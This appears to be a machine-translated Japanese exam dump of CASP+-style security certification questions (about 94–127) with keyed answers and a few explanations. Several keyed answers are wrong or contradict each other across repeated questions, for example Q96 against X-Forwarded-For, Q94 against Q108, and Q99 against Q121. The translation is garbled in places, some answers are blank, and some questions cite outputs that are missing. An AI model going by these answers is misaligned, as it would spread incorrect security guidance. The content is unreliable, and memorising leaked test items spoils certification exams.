サービス レベル アグリーメントは、サービス プロバイダーと顧客の間の契約で、提供されるサービスのレベル、それらのサービスを測定する基準、および両当事者による契約の管理方法の概要を示します。SLA には、紛争解決および契約の終了に関する規定も含まれています。

最新問題**: 94**
暗号化ソリューションを利用して使用中のデータを保護すると、データが確実に暗号化されます。
A. システムのソリッド ステート ドライブに書き込まれるとき。
B. 処理中のメモリ内
C. ローカル ネットワーク経由で渡される場合。
D. エンタープライズ ハードウェア セキュリティ モジュールによる。
Answer: B (メーッセージを残す**)**

最新問題**: 95**
監査人は、保存されている文書をスキャンして機密テキストを見つける必要があります。これらのドキュメントにはテキストと画像の両方が含まれています。
監査人がこれらの文書を完全に読むことができるようにするには、DLP ソリューションで次のソフトウェア機能を有効にする必要があるのはどれですか? (2 つ選択してください)。
A. 透かし
B. ベースライン画像マッチング
C. ドキュメント補間
D. 光学式文字認識機能
E. 高度なラスタライズ
F. 正規表現パターンマッチング
Answer: C,D (メーッセージを残す**)**

最新問題**: 96**
セキュリティ アナリストは、ワークステーションからの代替アウトバウンド Web 接続を追跡したいと考えています。アナリストの会社は、発信トラフィックを境界ファイアウォールに転送するオンプレミスの Web フィルタリング ソリューションを使用しています。
セキュリティ アナリストがファイアウォールから接続イベントを取得すると、送信 Web トラフィックの送信元 IP は、Web フィルタリング ソリューションの変換された IP になります。ソース NAT を含むこのシナリオを検討します。ワークステーションからの実際のソース IP を含めるために HTTP ヘッダーに挿入する最良のオプションは次のうちどれですか?
A. キャッシュ制御
B. X-Forwarded-For

C. 厳格なトランスポート セキュリティ
D. コンテンツ セキュリティ ポリシー
E. X-Forwarded-Proto
Answer: C (メーッセージを残す**)**

最新問題**: 97**
脆弱性アナリストは、企業の社内開発ソフトウェアにゼロデイ脆弱性を特定しました。現在の脆弱性管理システムにはこの脆弱性をチェックする機能がないため、エンジニアに脆弱性管理システムの作成を依頼しました。
これらの要件を満たすのに最も適しているのは次のうちどれですか?
A. オーバル
B. Node.js
C. ISAC
D. ARF
Answer: A (メーッセージを残す**)**

最新問題**: 98**
ICS に出力する電力を指示するメッセージを制御するために暗号化を適用する場合、最も重要なセキュリティ目標は次のうちどれですか?
A. メッセージの可用性をインポートする
B. メッセージの完全性の保証
C. メッセージのプロトコル準拠の強制
D. メッセージの否認防止の確保
Answer: B (メーッセージを残す**)**

最新問題**: 99**
サイバーセキュリティ エンジニアは、システムの脆弱性を分析します。このツールは楕円形を作成しました。出力としての結果文書。エンジニアが結果を人間が読める形式で解釈できるようにするには、次のうちどれですか? (2つ選択してください。)
A. イベントビューア
B. SCAP ツール
C. XML スタイルシート
D. OOXML エディター
E. テキストエディタ
F. デバッグユーティリティ
Answer: B,E (メーッセージを残す**)**

最新問題**: 100**
セキュリティ アナリストは、Linux ワークステーション上のネットワーク接続を確認し、コマンドラインを使用してアクティブな TCP 接続を調べています。


アクティブなインターネット接続のみを表示するには、次のコマンドのうちどれを実行するのが最適ですか?
A. sudo netstat -pnut -w | 列 -t -s $'\w'
B. sudo netstat -pnut | grep -P ^tcp
C. sudo netstat -antu | grep "聞く" | awk '{print$5}'
D. sudo netstat -nlt -p | grep "確立"
E. sudo netstat -plntu | grep -v "外国の住所"
Answer: D (メーッセージを残す**)**

最新問題**: 101**
CSP の観点から最も重要なクラウド固有のリスクは次のうちどれですか?
A. 絶縁制御異常
B. 安全でないデータの削除
C. 管理プレーンの侵害
D. リソース枯渇
Answer: C (メーッセージを残す**)**

最新問題**: 102**
セキュリティ エンジニアは、次のような最近のデータ侵害インシデント後のイベントの記録を確認しています。
* ハッカーが偵察を実施し、同社のインターネットに接続された Web アプリケーション資産のフットプリントを作成しました。
* サードパーティのホラリーの脆弱性がハッカーによって悪用され、ローカル アカウントが侵害されました。
* ハッカーはアカウントの過剰な権限を利用してデータ ストアにアクセスし、検出されることなくデータを流出させました。
今後この種の攻撃が成功するのを防ぐための最善の解決策は次のうちどれですか?
A. 動的解析
B. セキュアな Web ゲートウェイ
C. ソフトウェア構成分析
D. ユーザー行動分析
E. Web アプリケーション ファイアウォール
Answer: E (メーッセージを残す**)**
説明
Web アプリケーション ファイアウォール (WAF) は、Web アプリケーションのトラフィックを検査し、SQL インジェクション、クロスサイト スクリプティング、悪意のあるファイルのアップロードなどの悪意のあるアクティビティを検出して防止できるセキュリティ デバイスです。この種の攻撃は、悪意のあるトラフィックを監視してブロックするために WAF が導入されていれば防止できた可能性があります。資力：

CompTIA Advanced Security Practitioner (CASP+) スタディ ガイド、第 4 章: 「Web アプリケーション ファイアウォール」、Wiley、2018. https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C

最新問題: **103**
アナリストはインターネットに接続された DNS サーバーに対して脆弱性スキャンを実行し、次のレポートを受け取ります。




最も重大な脆弱性を検証するために、アナリストは次のツールのうちどれを最初に使用する必要がありますか?
A. エクスプロイトのフレームワーク
B. アカウント列挙子
C. パスワードクラッカー
D. ポートスキャナ
Answer: C (メーッセージを残す**)**

最新問題: **104**
次の協定のうち、罰則がなく、同じ目標に向かって協力する 2 つの組織が署名できる協定はどれですか?
A. 秘密保持契約
B. SLA
C. 覚書
D. ISA
Answer: C (メーッセージを残す**)**


最新問題: **105**
DevOps チームは、新しい請求システムをサポートする PaaS ソリューションとして、データベース、イベント駆動型サービス、API ゲートウェイをデプロイしました。DevOps チームが実行する必要があるセキュリティ上の責任は次のうちどれですか?
A. 認証メカニズムを安全に構成する
B. ライフサイクル管理の一環としてサービスをアップグレードする
C. サービスに対してポートスキャンを実行します。
D. オペレーティング システムのインフラストラクチャにパッチを適用します。
Answer: (解答を表示する**)**

最新問題: **106**

組織は災害復旧と業務継続を計画しています。
手順
次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。
シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。
各結果は複数回使用される場合があります。
シミュレーションの初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。



Answer:



最新問題: **107**

セキュリティ アナリストは、サードパーティのペネトレーション テスターによって最近実行されたエクスプロイトの成功結果を読んでいます。テスターは特権付き実行可能ファイルをリバースエンジニアリングしました。レポートでは、エクスプロイトの計画と実行が、ログとテストの出力を使用して詳細に説明されています。ただし、エクスプロイトの攻撃ベクトルが欠落しているため、修復の推奨が困難になります。次の出力があるとします。

ペネトレーション テスターが利用した可能性が最も高いのは次のとおりです。

A. 整数オーバーフローの脆弱性

B. TOC/TOU の脆弱性

C. 平文パスワードの開示

D. バッファオーバーフローの脆弱性

Answer: B (メーッセージを残す**)**

最新問題**: 108**

暗号化ソリューションを利用して使用中のデータを保護すると、データが確実に暗号化されます。

A. ローカル ネットワーク経由で渡される場合。

B. エンタープライズ ハードウェア セキュリティ モジュールによる。

C. 処理中のメモリ内

D. システムのソリッド ステート ドライブに書き込まれるとき。

Answer: A (メーッセージを残す**)**

最新問題**: 109**

ユーザーは、Web サーバーにアクセスできないと主張しています。セキュリティ エンジニアがサイトにログを記録します。エンジニアはサーバーに接続して netstat -an を実行し、次の出力を受け取ります。

サーバーで発生する可能性が最も高いのは次のうちどれですか?

A. ポートスキャン
B. ARP スプーフィング
C. バッファオーバーフロー
D. サービス拒否
Answer: (解答を表示する**)**
説明
サービス拒否 (DoS) 攻撃は、サーバーにリクエストやトラフィックを大量に送り込み、サーバーの通常の機能を妨害しようとする悪意のある試みです。DoS 攻撃の兆候の 1 つは、単一の送信元 IP アドレスからの多数の接続です1。この場合、netstat -an の出力は、213.37.55.67 からの、異なるポート番号を持つ、TIME WAIT 状態の接続が多数存在することを示しています23。これは、攻撃者が接続を開始するために多数の SYN パケットを送信しているものの、接続を完了していないため、サーバーのリソースが枯渇し、正規のユーザーがアクセスできなくなっていることを示唆しています1。

最新問題**: 110**
ある企業は、稼働中のオンサイト データセンター全体にインストールされた新しいストレージ ソリューションに総額 1,000 万ドルを投資しました。この投資のコストの適切な割合はソリッド ステート ストレージに当てられました。このストレージの摩耗率が高いため、同社は年間 5% の交換が必要になると見積もっています。ストレージ交換による ALE は次のうちどれですか?
A. 250,000ドル
B. 50,000ドル
C. $500,000
D. 5,100万ドル
E. 125,000ドル
Answer: (解答を表示する**)**

最新問題: **111**
ある組織は、企業のモバイル デバイス ユーザーに、企業リソースにリモートでアクセスするためにモバイル デバイスにインストールする必要がある microSD HSM の発行を開始することを決定しました。これらのデバイスの次の機能のうち、この決定に最もつながった可能性が最も高いのはどれですか? (2つ選択してください。)
A. ソフトウェアベースのキーストア
B. ストリーム暗号のサポート
C. TPM 2.0 認証サービス
D. 組み込み暗号プロセッサ
E. 分散型キー管理
F. ハードウェア支援の公開鍵ストレージ
Answer: D,F (メーッセージを残す**)**

最新問題: **112**
CASB またはサードパーティ エンティティへの暗号化キーの配信を指す用語は次のどれですか?
A. キーエスクロー
B. 鍵共有
C. 鍵配布
D. キーの回復
Answer: (解答を表示する**)**

最新問題: **113**
セキュリティ アナリストは、次のアクティビティを示す多数の SIEM イベントに気づきました。アナリストは次の対応アクションのうちどれを最初に実行する必要がありますか?
A. すべての Microsoft Windows エンドポイントで powershell.exe を無効にします。
B. Microsoft Windows Defender を再起動します。
C. 40.90.23.154 をブロックするようにフォワード プロキシを構成します。
D. エンドポイントのローカル管理者権限を無効にします。
Answer: C (メーッセージを残す**)**
データの漏洩を最優先にして、最初にすべての悪意のあるトラフィックを遮断し、次に内部の混乱をクリーンアップします。


最新問題: **114**
セキュリティ アナリストが次の脆弱性評価レポートをレビューしています。

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```


インターネットに接続されているホストに対する攻撃を最小限に抑えるために、最初にパッチを適用する必要があるのは次のうちどれですか?

A. サーバー
B. サーバー2
C. サーバー1
D. サーバー 3
Answer: C (メーッセージを残す**)**

最新問題**: 115**
組織は災害復旧と業務継続を計画しています。
手順
次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。
各結果は複数回使用される場合があります。
シミュレーションの初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。



Answer:



最新問題: **116**

最高情報セキュリティ責任者 (CISO) は、内部ホストの脆弱性スキャンから得た以下の情報に基づいて是正措置計画を策定しています。

この発見に対して文書化するのに最も適切な是正措置は次のうちどれですか?

A. システム管理者は依存関係を評価し、必要に応じてアップグレードを実行する必要があります。

B. 製品所有者は、WAF の実装能力に関してビジネスへの影響評価を実行する必要があります。

C. セキュリティ オペレーション センターは、このサーバーに対する攻撃バッファ オーバーフローを防ぐカスタム IDS ルールを開発する必要があります。

D. アプリケーション開発者は、静的コード分析ツールを使用して、アプリケーション コードがバッファ オーバーフローに対して脆弱でないことを確認する必要があります。

Answer: B (メーッセージを残す)

最新問題: **117**

アプリケーション開発者は、アプリケーションにサードパーティのバックグラウンド セキュリティ修正を含めています。この修正により、現在特定されているセキュリティ問題が解決されるようです。しかし、アプリケーションを公開すると、以前の脆弱性が再発したという報告が入りま

す。この種の動作を最も効果的に防止するには、開発者がプロセスに統合する必要があるのは次のうちどれですか?

A. ユーザーの受け入れ

B. 動的解析

C. 査読

D. 回帰テスト

Answer: C (メッセージを残す)

最新問題: **118**

Web サーバーからの次のログ スニペットがあるとします。

このタイプの攻撃を最も適切に説明しているのは次のうちどれですか?

A. SQL インジェクション

B. クロスサイトリクエストフォージェリング

C. クロスサイトスクリプティング

D. ブルートフォース

Answer: B (メッセージを残す)

最新問題: **119**

開発者は会社用に新しいモバイル アプリケーションを作成しています。アプリケーションは、REST API および TLS 1.2 を使用して、外部バックエンド サーバーと安全に通信します。この構成により、同社は HTTPS 傍受攻撃を懸念しています。

この種の攻撃に対する最善の解決策は次のうちどれですか?

A. クッキー

B. 証明書の固定

C. ワイルドカード証明書

D. HSTS

Answer: B (メッセージを残す)

最新問題: **120**

A社はB社と契約を締結しています。

契約条件は、支払い条件、責任の制限、および知的財産権を含む文書で正式に定められています。

次の文書のうち、これらの要素が含まれる可能性が最も高いのはどれですか

A. A 社 OLA v1b.docx

B. AB 社 SLA v2.docx
C. A 社 MSA v3.docx
D. A 社 MOU v1.docx
E. AB 社 NDA v03.docx
Answer: B (メーッセージを残す**)**

最新問題**: 121**
サイバーセキュリティ エンジニアは、システムの脆弱性を分析します。このツールは楕円形を作成しました。出力としての結果文書。エンジニアが結果を人間が読める形式で解釈できるようにするには、次のうちどれですか? (2つ選択してください。)
A. デバッグユーティリティ
B. SCAP ツール
C. イベントビューア
D. テキストエディタ
E. OOXML エディター
F. XML スタイルシート
Answer: E,F (メーッセージを残す**)**

最新問題**: 122**
中小企業は運営コストを削減する必要があります。ベンダーはソリューションを提案していますが、それらはすべて企業の Web サイトとサービスの管理に焦点を当てています。最高情報セキュリティ責任者 (CISO) は、提案に含まれるすべての利用可能なリソースを専用にする必要があると主張していますが、プライベート クラウドの管理は選択肢ではありません。この会社にとって最適なソリューションは次のうちどれですか?
A. 多機能 SaaS
B. オンプレミスクラウドサービスモデル
C. シングルテナンシー SaaS
D. コミュニティクラウドサービスモデル
Answer: D (メーッセージを残す**)**

最新問題**: 123**

セキュリティ アナリストは、企業のクラウド ログ内のネットワーク トラフィックを調べているときに、次のことを観察しました。

```
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 241 79 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 63768 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:19:44 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58664 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:46 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 242 80 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:47 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 243 81 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:01 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 61593 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:03 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 64279 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:05 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 244 82 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:19 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58783 6 1 40 1604359182 1604359242 ACCEPT OK
```

セキュリティ アナリストは次のどの手順を最初に実行する必要がありますか?

A. 10.0.50.6 の Web ログを調査して、これが通常のトラフィックであるかどうかを判断します。

B. EDR 経由で 10.0.5.52 にアクセスし、ネットワーク接続のあるプロセスを特定します。

C. セキュリティ グループを介して 10.0.50.6 を隔離します。

D. 10.0.5.52 を隔離し、ホストに対してマルウェア スキャンを実行します。

Answer: A (メーッセージを残す)

最新問題: **124**

最高情報セキュリティ責任者 (CISO) は、内部ホストの脆弱性スキャンから得た以下の情報に基づいて是正措置計画を策定しています。

この発見に対して文書化するのに最も適切な是正措置は次のうちどれですか?

A. セキュリティ オペレーション センターは、このサーバーに対する攻撃バッファ オーバーフローを防ぐカスタム IDS ルールを開発する必要があります。

B. 製品所有者は、WAF の実装能力に関してビジネスへの影響評価を実行する必要があります。

C. アプリケーション開発者は、静的コード分析ツールを使用して、アプリケーション コードがバッファ オーバーフローに対して脆弱でないことを確認する必要があります。

D. システム管理者は依存関係を評価し、必要に応じてアップグレードを実行する必要があります。

Answer: B (メーッセージを残す)

最新問題: **125**

CSP が複数のデータ ストレージに暗号化を追加できるようにするテクノロジーは次のどれですか?

A. 対称暗号化

B. ビット分割

C. データの分散

D. 準同型暗号化

Answer: B (メーッセージを残す)

最新問題: **126**

ネットワーキング チームは、会社の全従業員に安全なリモート アクセスを提供するよう依頼されました。チームは、ソリューションとしてクライアントからサイトへの VPN を使用することにしました。議論の中で、最高情報セキュリティ責任者はセキュリティ上の懸念を提起し、リモート ユーザーのインターネット トラフィックを本社のインフラストラクチャ経由でルーティングするようネットワーク チームに依頼しました。これを行うと、リモート ユーザーが VPN に接続している間、ローカル ネットワーク経由でインターネットにアクセスできなくなります。
これが説明する解決策は次のどれですか?
A. フルトンネリング
B. 非対称ルーティング
C. SSHトンネリング
D. スプリットトンネリング
Answer: A (メーッセージを残す**)**
説明
懸念されるのは、説明されているようなスピット トンネル構成で動作しているユーザーです。フル トンネルを使用すると、すべてのアプリケーションからのトラフィックが単一のトンネルを介してルーティングされます。
https://cybernews.com/what-is-vpn/split-tunneling/

最新問題**: 127**
